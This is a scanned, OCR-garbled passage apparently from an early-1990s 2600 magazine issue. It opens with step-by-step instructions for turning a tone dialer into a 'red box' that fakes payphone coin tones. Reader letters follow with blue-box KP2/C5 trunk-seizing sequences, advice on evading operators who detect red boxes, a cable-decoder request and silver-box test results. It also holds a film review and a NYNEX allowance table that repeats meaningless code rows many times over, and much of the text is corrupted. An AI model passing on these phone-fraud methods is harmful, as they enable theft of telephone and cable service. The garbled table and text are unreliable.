
COCOTS are a great resource if we use them wisely, like our environment. We've gotta be careful not to plunder them. Make a few long distance calls and then leave that particular COCOT alone for awhile. Chances are your bills will be "absorbed" by the profit margin of the owner and probably ignored but the

little 3.579 MHz crystal (looks like a metal cylinder). Unsolder it. Solder on a couple of thin, insulated wires where the crystal was attached. Thread the wires through one of the "vents" in the back of the tone dialer. Get ahold of a 6.5536 MHz crystal (available thru Fry's Electronics, 89 cents apiece, phone number (415) 770-3763). Go out and get some quick drying epoxy and a Radio Shack mini Toggle Switch, DPDT, cat. #275-626. Close the tone dialer, with the two wires sticking out one of the back vents. Screw it up tight. Now, attach the crystals end wires to the switch with solder as in the above diagram.

Each "xx" prong in the diagram is actually two prongs. Hook up the two leads from the crystals to separate prongs (same with the wires).

Now, epoxy this gizmo to the side of the tone dialer. Use a lot of epoxy, as you must make the switch/crystals essentially embedded in epoxy resin, as in the diagram on the next page.

Front View ->



Back View ->



Make sure the epoxy is really gobbled on there. You want to be certain the switch and crystals are firmly attached and secure in a matrix of epoxy (it doesn't conduct electricity, so don't worry about shorting out the connections to the toggle switch). Just don't gum up the action of the switch!

Basically, you've altered the device so you can select between two crystals to generate the timing for the microprocessor in the tone dialer.

Turn on the tone dialer. Now you can easily switch between the two crystal types. The small crystal will generate ordinary DTMF tones. By simply flicking the switch, you generate higher tones, using the memory function of the tone dialer, save the stars in the

P1 location. Now did the P1 location using the big crystal. Sure sounds like the tones for a quarter, doesn't it!

Carrying this around with you will always come in handy with both video payphones and COCCOTel (No pretek should be without one!

References for this article include Noah Clayton's excellent piece on COCCOTel in 2600 Magazine, Autumn 1990. Also The Flagler's article on Tone Dialer conversion to Pled Box, 2600 Magazine, Summer 1990 (which inspired me to create the COCCOTel-BOX (red box plus DTMF dialer).

Information is power... share it! And drink massive amounts of J&J Cola. Trust me, it's good for you. Keep the left, and never stop searching for new frontiers.

FILM REVIEW

Sneakers
Universal Pictures

Starring: Robert Redford, Ben Kingsley,
Dan Aykroyd, River Phoenix, James
Earl Jones, Sidney Poitier, David
Strathairn, Mary McDonnell.

Reviewed by Emmanuel Goldstein

If there's one thing we can determine right off the bat, it's that *Sneakers* is most definitely a fun film. But whether or not it's a heist film is a topic open to debate. A good many of the characters are hackers, or former hackers. And it's this skill which gives them the ability to do what they do: get into things they're not supposed to be able to get into. The difference is that these people do it for profit. And that fact alone is enough to make this a non-hacker movie. After all, hackers don't do what they do with profit in mind. But *Sneakers* is most definitely a film for hackers since there is so much in the way of technique that is illustrated.

The opening scene is a flashback to the ideologically correct era of anti-war marches and draft card burnings. It's at that time that two hackers (completing with rotary phones and an acoustic coupler) get into some major trouble when they mess with Richard Nixon's bank account. The stage is set, the time shifts to the present, and one of the hackers turns into Robert Redford. He now runs a company that tests security, for a phenomenal fee. (Some of our friends who actually do this kind of thing tell us that the fee is absurdly low for that type of work.) His co-workers include a blind phone phreak who has remarkable perceptive powers, a hopeless, paranoid who's convinced that everything is a plot of some kind, an ex-CIA agent who doesn't like to talk about why he left, and a kid who changed his grades by computer, no doubt after reading our Autumn 1989 issue. This mixed up bunch, played by a well above average cast, is fodder for unique situations and dialogue. And it's about time.

The action centers around the group's quest for a magic box which can supposedly decrypt any encryption scheme. There isn't a government in the world that wouldn't kill for this kind of

technology. They apply surmise. The existence of this magic box is the one truly silly element of *Sneakers*. Fortunately, the remaining technical issues contain only trivial flaws, such as lack of a delay on a multi-satellite phone call or the fact that everybody seems to use compatible equipment. We must recognize that Hollywood needs to take some liberties with reality.

As the group continues its quest for the Holy Box, they become caught up in the whole FBI-CIA-NSA world, leaving the viewer with a less than satisfactory judgment of how the world of intelligence works. This was without doubt precisely the intention.

In many ways, *Sneakers* is a political thriller and one which doesn't miss an opportunity to throw some political bars. George Bush and the Republican Party are the favorite targets of the "culturally illiterate" production. Again, it's about time.

But best of all is the fact that *Sneakers* at no point tries to send a moral message about hacking. Rather, hackers are looked upon as a reality, there are people who do this kind of thing and they have a useful place in society. With the kind of information being recorded these days, you need some of that hacking ability to be able to figure out what's really happening. True, this knowledge can be misused and distorted, as the film demonstrates. But that is human nature. If the good hackers were to disappear, only the evil ones would remain.

Sneakers manages to send a serious message without taking itself too seriously. In fact, the confrontation between the NSA bigwig (James Earl Jones) and the group carrying the magic box is remarkably reminiscent of Corcoran and friends meeting the wizard after getting the Wicked Witch of the West's broomstick. A great man probably once said that the best way to send a serious message is through humor. *Sneakers* does this and still keeps the audience on the edge of their seats.

People are always wondering whether or not telephone company employees get discounts on their phone bills. Well, we've discovered that NYNEX offers two classes of what is known as Telephone Service Allowance (TSA). This allowance can be used by NYNEX employees and their families for personal use as well as NYNEX business. Forbidden activities include other businesses or political campaign activities. The allowance only applies to the primary residence of the employee. Class A service provides a 100 percent allowance while Class B provides a 50 percent allowance. Those entitled to Class A status include management employees, nonmanagement employees with 30 years or more, retired employees on a service or disability pension, and employees with specified job functions, particularly those on call 24 hours a day. Those entitled to Class B generally include employees not eligible for Class A.

Class B Telephone Service Allowance

Service Code	NYNEX Class A Title	NYNEX Class B Title
1001	1001	1001
1002	1002	1002
1003	1003	1003
1004	1004	1004
1005	1005	1005
1006	1006	1006
1007	1007	1007
1008	1008	1008
1009	1009	1009
1010	1010	1010
1011	1011	1011
1012	1012	1012
1013	1013	1013
1014	1014	1014
1015	1015	1015
1016	1016	1016
1017	1017	1017
1018	1018	1018
1019	1019	1019
1020	1020	1020
1021	1021	1021
1022	1022	1022
1023	1023	1023
1024	1024	1024
1025	1025	1025
1026	1026	1026
1027	1027	1027
1028	1028	1028
1029	1029	1029
1030	1030	1030
1031	1031	1031
1032	1032	1032
1033	1033	1033
1034	1034	1034
1035	1035	1035
1036	1036	1036
1037	1037	1037
1038	1038	1038
1039	1039	1039
1040	1040	1040
1041	1041	1041
1042	1042	1042
1043	1043	1043
1044	1044	1044
1045	1045	1045
1046	1046	1046
1047	1047	1047
1048	1048	1048
1049	1049	1049
1050	1050	1050
1051	1051	1051
1052	1052	1052
1053	1053	1053
1054	1054	1054
1055	1055	1055
1056	1056	1056
1057	1057	1057
1058	1058	1058
1059	1059	1059
1060	1060	1060
1061	1061	1061
1062	1062	1062
1063	1063	1063
1064	1064	1064
1065	1065	1065
1066	1066	1066
1067	1067	1067
1068	1068	1068
1069	1069	1069
1070	1070	1070
1071	1071	1071
1072	1072	1072
1073	1073	1073
1074	1074	1074
1075	1075	1075
1076	1076	1076
1077	1077	1077
1078	1078	1078
1079	1079	1079
1080	1080	1080
1081	1081	1081
1082	1082	1082
1083	1083	1083
1084	1084	1084
1085	1085	1085
1086	1086	1086
1087	1087	1087
1088	1088	1088
1089	1089	1089
1090	1090	1090
1091	1091	1091
1092	1092	1092
1093	1093	1093
1094	1094	1094
1095	1095	1095
1096	1096	1096
1097	1097	1097
1098	1098	1098
1099	1099	1099
1100	1100	1100

Service Code	NYNEX Class A Title	NYNEX Class B Title
1001	1001	1001
1002	1002	1002
1003	1003	1003
1004	1004	1004
1005	1005	1005
1006	1006	1006
1007	1007	1007
1008	1008	1008
1009	1009	1009
1010	1010	1010
1011	1011	1011
1012	1012	1012
1013	1013	1013
1014	1014	1014
1015	1015	1015
1016	1016	1016
1017	1017	1017
1018	1018	1018
1019	1019	1019
1020	1020	1020
1021	1021	1021
1022	1022	1022
1023	1023	1023
1024	1024	1024
1025	1025	1025
1026	1026	1026
1027	1027	1027
1028	1028	1028
1029	1029	1029
1030	1030	1030
1031	1031	1031
1032	1032	1032
1033	1033	1033
1034	1034	1034
1035	1035	1035
1036	1036	1036
1037	1037	1037
1038	1038	1038
1039	1039	1039
1040	1040	1040
1041	1041	1041
1042	1042	1042
1043	1043	1043
1044	1044	1044
1045	1045	1045
1046	1046	1046
1047	1047	1047
1048	1048	1048
1049	1049	1049
1050	1050	1050
1051	1051	1051
1052	1052	1052
1053	1053	1053
1054	1054	1054
1055	1055	1055
1056	1056	1056
1057	1057	1057
1058	1058	1058
1059	1059	1059
1060	1060	1060
1061	1061	1061
1062	1062	1062
1063	1063	1063
1064	1064	1064
1065	1065	1065
1066	1066	1066
1067	1067	1067
1068	1068	1068
1069	1069	1069
1070	1070	1070
1071	1071	1071
1072	1072	1072
1073	1073	1073
1074	1074	1074
1075	1075	1075
1076	1076	1076
1077	1077	1077
1078	1078	1078
1079	1079	1079
1080	1080	1080
1081	1081	1081
1082	1082	1082
1083	1083	1083
1084	1084	1084
1085	1085	1085
1086	1086	1086
1087	1087	1087
1088	1088	1088
1089	1089	1089
1090	1090	1090
1091	1091	1091
1092	1092	1092
1093	1093	1093
1094	1094	1094
1095	1095	1095
1096	1096	1096
1097	1097	1097
1098	1098	1098
1099	1099	1099
1100	1100	1100

Service Code	NYNEX Class A Title	NYNEX Class B Title
1001	1001	1001
1002	1002	1002
1003	1003	1003
1004	1004	1004
1005	1005	1005
1006	1006	1006
1007	1007	1007
1008	1008	1008
1009	1009	1009
1010	1010	1010
1011	1011	1011
1012	1012	1012
1013	1013	1013
1014	1014	1014
1015	1015	1015
1016	1016	1016
1017	1017	1017
1018	1018	1018
1019	1019	1019
1020	1020	1020
1021	1021	1021
1022	1022	1022
1023	1023	1023
1024	1024	1024
1025	1025	1025
1026	1026	1026
1027	1027	1027
1028	1028	1028
1029	1029	1029
1030	1030	1030
1031	1031	1031
1032	1032	1032
1033	1033	1033
1034	1034	1034
1035	1035	1035
1036	1036	1036
1037	1037	1037
1038	1038	1038
1039	1039	1039
1040	1040	1040
1041	1041	1041
1042	1042	1042
1043	1043	1043
1044	1044	1044
1045	1045	1045
1046	1046	1046
1047	1047	1047
1048	1048	1048
1049	1049	1049
1050	1050	1050
1051	1051	1051
1052	1052	1052
1053	1053	1053
1054	1054	1054
1055	1055	1055
1056	1056	1056
1057	1057	1057
1058	1058	1058
1059	1059	1059
1060	1060	1060
1061	1061	1061
1062	1062	1062
1063	1063	1063
1064	1064	1064
1065	1065	1065
1066	1066	1066
1067	1067	1067
1068	1068	1068
1069	1069	1069
1070	1070	1070
1071	1071	1071
1072	1072	1072
1073	1073	1073
1074	1074	1074
1075	1075	1075
1076	1076	1076
1077	1077	1077
1078	1078	1078
1079	1079	1079
1080	1080	1080
1081	1081	1081
1082	1082	1082
1083	1083	1083
1084	1084	1084
1085	1085	1085
1086	1086	1086
1087	1087	1087
1088	1088	1088
1089	1089	1089
1090	1090	1090
1091	1091	1091
1092	1092	1092
1093	1093	1093
1094	1094	1094
1095	1095	1095
1096	1096	1096
1097	1097	1097
1098	1098	1098
1099	1099	1099
1100	1100	1100

Service Code	NYNEX Class A Title	NYNEX Class B Title
1001	1001	1001
1002	1002	1002
1003	1003	1003
1004	1004	1004
1005	1005	1005
1006	1006	1006
1007	1007	1007
1008	1008	1008
1009	1009	1009
1010	1010	1010
1011	1011	1011
1012	1012	1012
1013	1013	1013
1014	1014	1014
1015	1015	1015
1016	1016	1016
1017	1017	1017
1018	1018	1018

Blue Box Questions

Dear 2600:

A while ago I ordered a book called *Spy Game*. I was reading about the phone company and came across a column about you. I would like to receive different opinions for different info needs and I was wondering how easy to access them. I want to know how to achieve a Key Pulse tone, a Start tone, number 11, 12, and KP2. I also want to know if I want to Radio Shack and bought their 15 dollar phone dialer, if I would be able to get a repair shop to modify it so I can achieve these tones?

MD

Shahjigan, WI

Experimentation is really the only way to discover such things since there's so much variation between regions. The blue box frequencies have been published several times in 2600, most recently in the Summer 1992 issue. You're much better off with a genuine blue box or device dealer rather than trying to modify a phone dialer for that purpose.

Dear 2600:

Quite a few publications on the subject of blue boxing reached the Dutch press last year. The Dutch hacker magazine *flink* printed out a complete set of instructions for using the CCTT-4 and -5 systems on international telephone lines. Most newspapers covered the issue as well and even one radio program is said to have broadcast a complete CCTT-5 sequence, which gave an international telephone connection to the secretary of Mr. Bush for free.

After several attempts (and a sky-high telephone bill), I somehow managed to program my Moe to do the same job (i.e. generating DTMF and C-3 tones). Because Dutch telephone authorities limited C-3 (C-4 has gone already) on free international lines, using this system has become a real task.

But the point I want to make here is that most people only try to reach a so-called tourist international telephone exchange. At this point in their connection, they disconnect by using the Clear Forward signal. With Sate and KP2 they will be able to call almost any country in the world. But what happens if they get stuck in a non-transit exchange? KP2 will not be accepted, so only local (i.e. in that specific country) calls can be set up.

I discovered that you can sometimes get back in the ongoing international network by using KP1 which is indeed the local disconnect. The idea is to hit the national network of your (temporarily) destination make the outgoing connection. For instance, by using Sate-KP1-001513170/036-EMD on the lines from the Netherlands to Ireland (landscode 354), connection will be made to the still non-spoiled main line published in 2600 in May 1988. The first

zero in the code is the C-5 international dialing, the second is the magic one that gives you back to the national line (i.e. in the USA). Also, the same goes for the Solomon Isles (landscode 672), only an extra zero is needed here (notice the relaying in Salomon's telephone network, which sounds really beautiful).

Note that in most countries, this scheme does not seem to work. Just see it as an extension of your peaking tools.

Frankenstein

The rock used from the Netherlands described at *Using Forward Dialer* (2602/0334), sending a Clear Forward, Sate, and a KP1 to initiate a normal call, then 0 followed by the number, work and number. That has no longer works.

Assorted Comments

Dear 2600:

I attended the Winter '92 Consumer Electronic Show in Las Vegas from January 5-12 and saw few interesting new products. Although there were about 15,000 exhibitors, there were maybe 1,000 computer related exhibits, and the majority of those were power supply protection devices. I did see some interesting computer security products. Some companies were pushing their Caller ID devices and software. One software Caller ID system which was on an IBM compatible would plug up all the caller's pertinent information (name, address, etc.) and digital photo (if available) from a database for display on the screen. (VTE Systems Inc., 30 West Beaver Creek Road, Unit 2, Richmond Hill, Ontario L4B 3K1, Canada, phone (416) 882-6107). I also saw a couple of regular Caller ID boxes and an irregular Caller ID phone with speakerphone and memory dial and a 15 call 30-clip incoming number memory. (SynPerfect Electronics of San Francisco, phone (415) 875-3550).

One product I saw was designed to solve the problem concerning lack of privacy on cellular phone calls for any phone call where security was a concern. The P-4500 P-45-C is a portable device which scrambles the radio signal from your cellular or regular phone line to be de-scrambled by the same device on the called end. The device offers 25 different scrambling codes (which I see as pretty standard) to operate the over dial via phone manually. When the call is made and verification with the called party is confirmed, a code is chosen and both parties pick up its handset. Conversation then continues normally, all audio being scrambled before being sent over the line (or through the air in the case of cellular phones). The device itself takes about as much room as a portable cellular phone and runs continuously up in 20

hours on battery power. (Swath Strike, Inc., PO Box 206, Galtion, OH 44833, phone (419) 458-1560. Additional sales and technical information: ABBel, Columbus, Ohio (614) 622-8911 or 800-553-6970).

I was not struck the blow at the Prodigy booth. I wouldn't have even bothered but I felt this unreasonable edge to confront them with the allegations made against them concerning the Prodigy software scanning a user's hard drive in search of address information for mailing purposes. Armed with the inside knowledge out of the Arizona 1991 issue of 2600 that described how Prodigy junk mail was received at a company addressed to non-existent "people", I began to explain to them how the theory of their little invasion of privacy scam was validated beyond reasonable doubt. They got pissed: "We never did that," said one spokesman. "Do you believe everything you read?" asked another, quite agitated spokesman. I walked off, leaving them there in their anger and flustered state of nothing. Looking back I added them being at me. Every time after that when I walked by them they were still glaring at me. One last wonder, if they are so innocent of this accusation, why they became so defensive rather than explain it away with a sensible business tact. At any rate, I had a good laugh making them squirm.

In the Summer 1991 issue, TN wrote in telling of a way to place local calls using the Radio Shack Tone Dialer Red Box, saying "I have found [a] way to work and have tested [it] all over California." Apparently you did not travel very far in your testing because it does not work in my area of Northern California (916 area code). While on the subject of the Red Box, recently a friend was using it to call Hong Kong and announced some interesting AT&T operator sexualizations. Basically, by now it would be more than safe to conclude that every phone company in the United States is aware of the Radio Shack Tone Dialer string proper procedure for detecting and blocking Red Box use. AT&T must have some means circulating strong proper procedure for detecting and blocking Red Box use. On one occasion, the operator told my friend he was experiencing computer problems. He asked him so there \$5 extra lay friend signaled four quarters with his Red Box) and then claimed that it was not being received by his computer so he was going to return it. My friend played along and told the operator he had returned the money back, although by that time he had realized he had not heard the operator release signal over the red-dial click inside the phone of the zipper relay. The operator asked him to enter the money again, which my friend did, and then claimed, once again, to have returned it, and asked my friend if he got the money. This time, my friend said no, so the operator attempted signal, this time for real. My friend heard the operator release signal and a click inside the phone, and claimed he had gotten his extra back. My friend going to be polite about this," said the AT&T operator. "You say this little back box with you that makes these sounds..." he continued. My friend didn't bother to hear him out and simply hung up, which he

regrets because who knows what he may have learned. My friend said of the eight or so operators he dealt with that night, three of them caught on to the Red Box. We must now ask ourselves why. The answer doesn't require hours of study and research, as is probably obvious: the thing is too damn loud and too damn consistent. Also, it doesn't help that the ringing of the Red Box tones is off by a couple of milliseconds. My suggestion? Place a hair cell or probe and over the microphone of the phone to make the volume of the tones in where they aren't so reliably noisy. After all, the actual quarter tones is generated by the AT&T long distance computers are barely audible themselves. Also, it would be fun to program only use quarter in your privacy memory and pound them out at inconsistent intervals. Mind you, these suggestions are only necessary when dealing with live operators so the long distance computers are far friendlier, which is kind of scary when you think about it. Computer friendlier than live people. If they didn't rely so heavily on their damned computers, they'd have the correct Red Box dial tone. But no, as a it continues are friendly more wise than humans, so it continues. Yes, we live in a sad world. Oh well.

BK

Sheep Frustration

Dear 2600:

I have entitled the following *Modern Times - A Drama in Two Acts*.

Act 1: Reading the 2600 Magazine of Autumn 1991 I found on page 26 a letter from GS, Seattle. "Radioce has a new publication listing: The Catalog of Technical Information." Well, one eye on the mag and one on the phone I dialed the 800 number given, but the only thing I heard was a German type letting me to check the number or call the operator. Oh no. These are the Nineties, the Digital Decade!

Act 2: Finally called the operator and explained my problem. "What? I can't believe that. You can dial every number it wants!" was the answer. Insisting on my not being that dumb, I gave the number to her. "Okay, I'll try it for you. But that will cost extra! Stay at your phone, I'll call you back."

Act 3: Some minutes later my phone rang. Operator: "I can't get through... sorry. You may call the International Telephone Number Information for a local number." What a concept, not knowing the address or even the city!

Act 4: A quick look at my private "Toll-free Telephone Number Database" revealed an AT&T USA Direct connection to an operator in the States. Not very helpful, I dialed the number and bingo! He wouldn't do a damned thing for me without having an AT&T Calling Card!

Act 5: Eventually I found the toll-free number from Germany to AT&T in Kansas City. The lady who told me that there are no AT&T offices in Germany (only are they playing their ads here all the time?) and that I need a Visa Card to get a Calling Card.

616 Ave. Still not ready to remember, I tried to get a local number. For the needed address I wanted to call "Telecom of Springfield, VA (same issue, page 31). You surely can imagine what happened: "Your call cannot be completed as dialed...." The Telecomm number is a 900 number!

74-87: I sent a fax (this one) to 2600 Magazine, asking for help. So please print a local telephone number for Bedone in your next issue, or at least in another. Thank you.

172

Germany

The number in question, 800-521-2673, remains to 908-699-5800 or 908-699-5893. We'll try to provide resolution in the future.

Mild Encryption

Dear 2600:

I just purchased one of the Motorola cordless (an "eighth") phone, which is marketed as having "secure dial" - a method of mild grade voice encryption of the radio portion.

Some friends and I listened in with our receiver and the radio is indeed extremely difficult for casual monitoring. It would, however, be trivial for any reverse engineer or computer type to break through, but then again these are the people who'd be doing other things as well.

In short, it does provide moderate levels of security. In effect, you're getting "wire grade" protection over a cordless link.

The price is quite a bit high - about \$200-\$250, depending on store, features, etc.

Danny
New York

Cable Hacking

Dear 2600:

I've hacked my way through the phone system, computers attached to modems, locks, etc. Now I'm interested in the cable company, Manhattan Cable in particular. How do these addressable connector boxes work, anyhow? How does the central office turn on pay-per-view for my box? Has anyone hacked this system yet, if so, can you please publish some info so I don't have to reinvent the wheel?

My interest is purely in hacking to understand and learn, not to steal service!

Lawrence
NYC

Dear 2600:

I am a subscriber and really enjoy your magazine. I especially love your do-it-yourself Radio Shack projects. I have a request for one of your upcoming issues. I was wondering if you could put in some features and schematics on how to cheaply build a Cable TV pay channel "decoder".

Anonymous

Please writers: list it when the people want!

A Phone Mystery

Dear 2600:

I just started reading your wonderful periodical two issues ago. I saw your Autumn 1991 issue at a local bookstore here in town. I picked up the magazine and was very excited. You see, I have been BBSing for a few years now, and have always been interested in everything you guys cover.

I've got a story. My father used to use my current bedroom when I was little, as his office. When he moved into a real office he had the separate one for the room, disconnected. Since then, I moved into the room. I didn't pay much attention to the outlet in my room because I thought it was just hooked up to the main house line. About eleven years after we got the line disconnected, I decided to see if it worked. I called a friend and we an excited. I thought to myself I could now have a phone in my room. I then called my house line and it wasn't busy. My mother picked up the line and we talked for a while.

From what I could tell, Ma Bell just forgot to unplug the line and never changed us for it. This was all before I knew any better and before I got into hacking.

Then one day I picked up the phone to call a friend and there was a guy on the line. I didn't say anything until I think he said something to the effect of "Jett, is that you?"

I replied back that I wasn't Jett and hung up. I was kinda weird to not the line for a while, but a few weeks later I really had to get ahold of somebody and my sister was on the house line. I picked up the phone in my room and there was that same guy on it. I never got a chance to use the line again. Besides a few months later my parents gave me a phone line for me to use in my room. When the new line was all hooked up the old line wouldn't work. I didn't think about it all this much until recently.

My question is, does this happen a lot? I mean is Ma Bell really so big that they can forget about a line for over a decade? If I was older, or if I knew any better, I could have really missed some major hell.

The Psychotic Sligh

Oregon

This kind of thing happens all the time. In fact, odds are if you move into a new house and plug in a phone, you'll be connected to someone else's line. That is what happened to you. Your old line was disconnected. The phone company does not "forget" about phone numbers for 114 years. What they do instead is hook wires (cable pairs) together at a junction box, wiring area interface, or the "raw" way so that the same line shows up at two different places. Why? Because they're using lots of numbers. It's happened here at 2600 and in the past few years. A good rule is when someone tells you to unhook the phone when there's already one around. Or when you start getting messages for non-existent people on your answering machine. Keep this in mind next time the

phone company claims that you're responsible for something done on your line. And remember that any conversation, wire or radio, can be easily monitored, accidentally or on purpose.

Info

Dear 2600:

ANAC for 313 is 2002002002 - at least this works in most areas. Also 313 Joops are usually 333-9998/333-9997.

Forrest Albee-Kingery

Many Questions

Dear 2600:

Four issues of 2600 and I still want more. I've never been more impressed by a magazine. Keep up the good work!

Here are a few questions that I'd appreciate an answer to:

- 1) In the past I saw for the FM wireless transmitter and the FM telephone transmitter, these parts listed and in the schematics. On page 44, C7 and C8 (220pF and 1.0nF) and on page 45, C7 (220pF). Do these discrepancies affect the functioning of either device?
- 2) What is the product number of the Radio Shack phone dialer? Is there anything more to the construction of the red box than crystal springing? If so, what?
- 3) I'm rather new to the backdoor scene. Could you recommend the years of back issues with the most information on a) the equipment and b) plumbing?
- 4) Can you recommend a good book to learn electronics from?
- 5) Can you suggest magazines which offer information similar to that found in 2600 and are outdated technology (though the mail is opposed to found on the Net)?
- 6) I'm severely lacking in my knowledge of "boots". [I'd like an explanation of each of the more common types - if not so-called as well. I understand beige, red, black, and green boxes. But, for instance, what are the advantages of a blue box? Is there a formula for deciding which crystals should be used for which boxes (3.58 for DTMF, 6.5536 for red box, 4.1521 for green box)? Does it vary with the device you put the crystal in? Is there a general schematic that can be used with different crystals to produce different tones?
- 7) A few years ago (before I became interested in backdooring) I saw part of a movie in which an oscillator (I think) was used to determine MAC or some kind of ATM codes while the machine processed transactions. Does this process have any workability?

The Koinix

Pennsylvania

The monitoring device I found more if you follow the schematics. The Radio Shack model number for the box dialer is 43-141. But it's now removed to have been discontinued. There is no modification other than replacing the crystal.

We've been publishing pleasuring information throughout all of our issues. The frequency hasn't changed but the particulars certainly have. Internet now is more pertinent to our later issues.

Some good books to learn electronics from: Basic Electronic Theory by Dunbar Horn, published by TAB Books; Forster, M. New III Engineer's Manual Notebook printer available at Radio Shack; Understanding Solid State Electronics, 602d ed. at Radio Shack; Managerial's data book on Five (Microbit, etc.) and you can learn an awful lot from them. Try calling some early phone numbers and asking.

If any good amateur magazines come our way, we'll print the information. Recently, it's been going dry.

These numbers may help for DTMF: For a 5089 chip, first row, crystal divided by 5152; second row, 4448; third row, 4700; fourth row, 3808; 5041 column, 2948; second column, 2988; 0418 column, 2408; fourth column, 2184.

Finally, oscilloscopes are for measuring waveforms, and generally not for troubleshooting. It's also very likely that any signal from an ATM would be encrypted.

Dear 2600:

First of all, you have a great magazine so don't change a thing! However, I just recently received a bunch of back issues, so question me if some of those questions are outdated or have been answered already.

1) How can I help 2600 grow (besides the obvious of sending you money)? I would like to do some sort of volunteer work for you guys, but that may pose a small problem since I live a few thousand miles from New York.

2) B.E.T. considered an honorary phone phreak?

3) What is the ANAC number for the 513 area code?

4) What can you tell me about your cover artist (Bobby Kaufman-Spanish)?

5) Please explain to me why it takes six weeks for you guys to process orders for back issues. It should only take about two weeks tops. And that's third class mail! If I decide to shell out maybe \$15 for back issues, then I want the "available" information (that I don't already know) as soon as possible, and don't want to wait a month and a half for it! This is very frustrating, and I would also like some other readers' opinions on this.

6) I sympathize with Kevin Marick in the Summer '91 issue. In plain English, he got thumped. I'm not saying that he's completely innocent, but the authors of the book Cyberpunk did write unfairly about him.

7) How about writing an article listing all of the known party boxes, what they do do, and if they can be used today. List all of the major ones like Blue, red, green, and black boxes and then list the lesser known ones like the gold, chrome, electric, signal, etc.

8) Would it be possible to put together a big

gathering of phrases in some unknown exchange like the "2111" conference in the October 1991 *Esquire* article "Secrets of the Little Blue Box." To me that is what phreaking is all about - sifting other phrases. By the way, I do know that you can't use a 300-baud to do this anymore, but you inventive folks should be able to come up with something that would work. If you did this however, you would have to tell phreaks about it through word of mouth, as I'm sure many telco security personnel read your magazine.

I really enjoyed the "Phreaker Reading List" in the Winter '90 issue. However, it was slightly incomplete - you forgot magazine articles. Below is a small list of back-to-back related articles that I have come across. A larger list is available at the back of the book *Cyberpunk*. Also, a very good book that Dr. Williams lent out of the book list is called *The Phone Book* and the author is J. Edward Hyde. To find these, just go to your local library and see if they have the book there. However, they might not have them as far back as '72, so you will have to use their microfiche. I personally found most of these at a college library.

- Esquire*, December 1990, "Terminal Delinquents", *Parsons*, June 1972, "Regulating the Phone Company in Your Home".
- Parsons*, July 1972, "How the Phone Company Interrupted Our Service".
- Radio Freezer*, November 1987, "The Blue Box and 300 Baud".
- L.A. Weekly*, July 18-24 1980, "The Phone Art of Phreak Phreaking".
- Rolling Stone*, September 19 1991, "Samurai Hackers".
- Playboy*, October 1972, "Take This, You Scoundrel S.O.B.".
- Out*, August 1973, "The Phone Phreaker's Last Stand".
- Time*, March 6 1972, "Phoney Times".

Clark Keel
Ames, IA

You don't have to be anyone's *near* us to help out. You can read us information, articles, and anything else that comes to mind. You can contribute to the discussion on our voice BBS and start other forums on AOL/Big through the country. By having people come there to a place for them to contribute, you'll be opening up a lot of minds that are just waiting to be liberated. It may not be quite that poetic but you get the idea. We don't talk about ET, we will talk about the 515 ANAC when we find it, and we can't talk about Holly Knagrove Spunk. We agree that here some orders take too long and we'll submit some steps to alleviate the situation, including hiring people whose only concern is to get the process. Keep in mind that it takes our head up to three weeks to send us if a check has bounced or is unaccountable for some other stupid reason. That's why we're not too keen on sending out bank orders until we're sure we've

usually gotten paid. We could send our cash orders quicker but then too many people would send cash in the mail, which is a pretty risky thing to do. We're hoping for a maximum of three to four weeks from start to finish. Our authors and hopefully other readers have taken note of your other ideas. Thank you for the info.

An Opinion

Dear 2600:

I was reading an article from an issue of 2600 called "How Phreaks Are Caught" and it gave me a lot of insight, and I thought I should contribute some. On many "chat" BBS's they have many files on how not to get caught phreaking and what precautions to take (including this file). They like that type of what keep some phreaks in the clear and out of trouble.

Most files, like "Phreaking Made E-Z" (frequently "Okey" at the prompt, just type in... etc. But the phreakers seem to know all the theory behind it. Also included in the file was some of the Spring edition of 2600, and it had an article about a "crackdown". It's kind of scary, but very true. I myself am not too quick to let people know that "I phreak", and am extremely reluctant to even anyone my files (in other words, I don't see phreaking, hacking, etc. But students like this can help phreaks. It will make them so paranoid that they will all hang together and those rings of communication, sending everyone together.

Volunteer actions, like what happened to Steve Jackson Games, are pretty scary to think about. I mean, should I be worried if I send someone e-mail over America Online, and mention "hobby", or a "parenting" item? It's things like this that can spread from the 1971 one and such.

Thanks for letting me voice my opinion and I'd also like to subscribe to 2600, for it seems to be the only printed mag that seriously talks the talk.

TC
Blumen, NY

Don't be concerned about what you talk about in e-mail. The only thing you should really be worried about is submitting to *Axistoria*, *paravola*, or self-censorship.

The Facts on ACD

Dear 2600:

Thanks goes out to Dr. Abuse and the designer of the magazine editor card copied (printed in the Summer 1991 issue). Another thanks goes out to the Mad Scientist, whose article finally encouraged me to mess around with my silver box. While experimenting with it I read the Automated Call Distributor on some payphones in Boston, Massachusetts. I got some different results than the Mad Scientist did. They are as follows:

- 1: Ring will test board/board
- 2: Tone will - loop (ring)

- 3: Loud busy
- 4: Dead/long busy
- 5: Loud busy
- 6: Dead
- 7: Dead
- 8: Doesn't trigger anything (pulsing dialtone)
- 9: Doesn't trigger anything (pulsing dialtone)
- 0: Tone base (1000 Hz)

- *: Doesn't trigger anything (pulsing dialtone)
- #: Doesn't trigger anything (pulsing dialtone)
- 4: Doesn't trigger anything (pulsing dialtone)

I was wondering what the real purpose of the ACD was, because the features it can achieve don't seem really important. I have also experimented with the other tones (A, B, and C), but have not required any information.

Secondly, while travelling in Belgium and Amsterdam last summer, I came across a free electronic store and a bookstore which had many interesting items. I picked up one dialer, which is about 2" by 2" square and a 1/4" thick, which has the 0-9, *, #, and A/B/C/D lines, which is what I use for my silver box. It cost the equivalent of about \$15-\$20 US currency. There were also some other types of dialers there too, all small and compact. In some ways was interested in ordering one of these dialers. I recognized it, they are great, it is called the "TD-1000 Digital Touchdialer" by Bellcom. Try writing or calling these two phone:

- 1) Teleworld Telecommunications
- Michigan 66 66-70
- 1053 D2 Amsterdam
- The Netherlands
- Phone: +31 20 6533001
- 2) S.A. Keelson NV
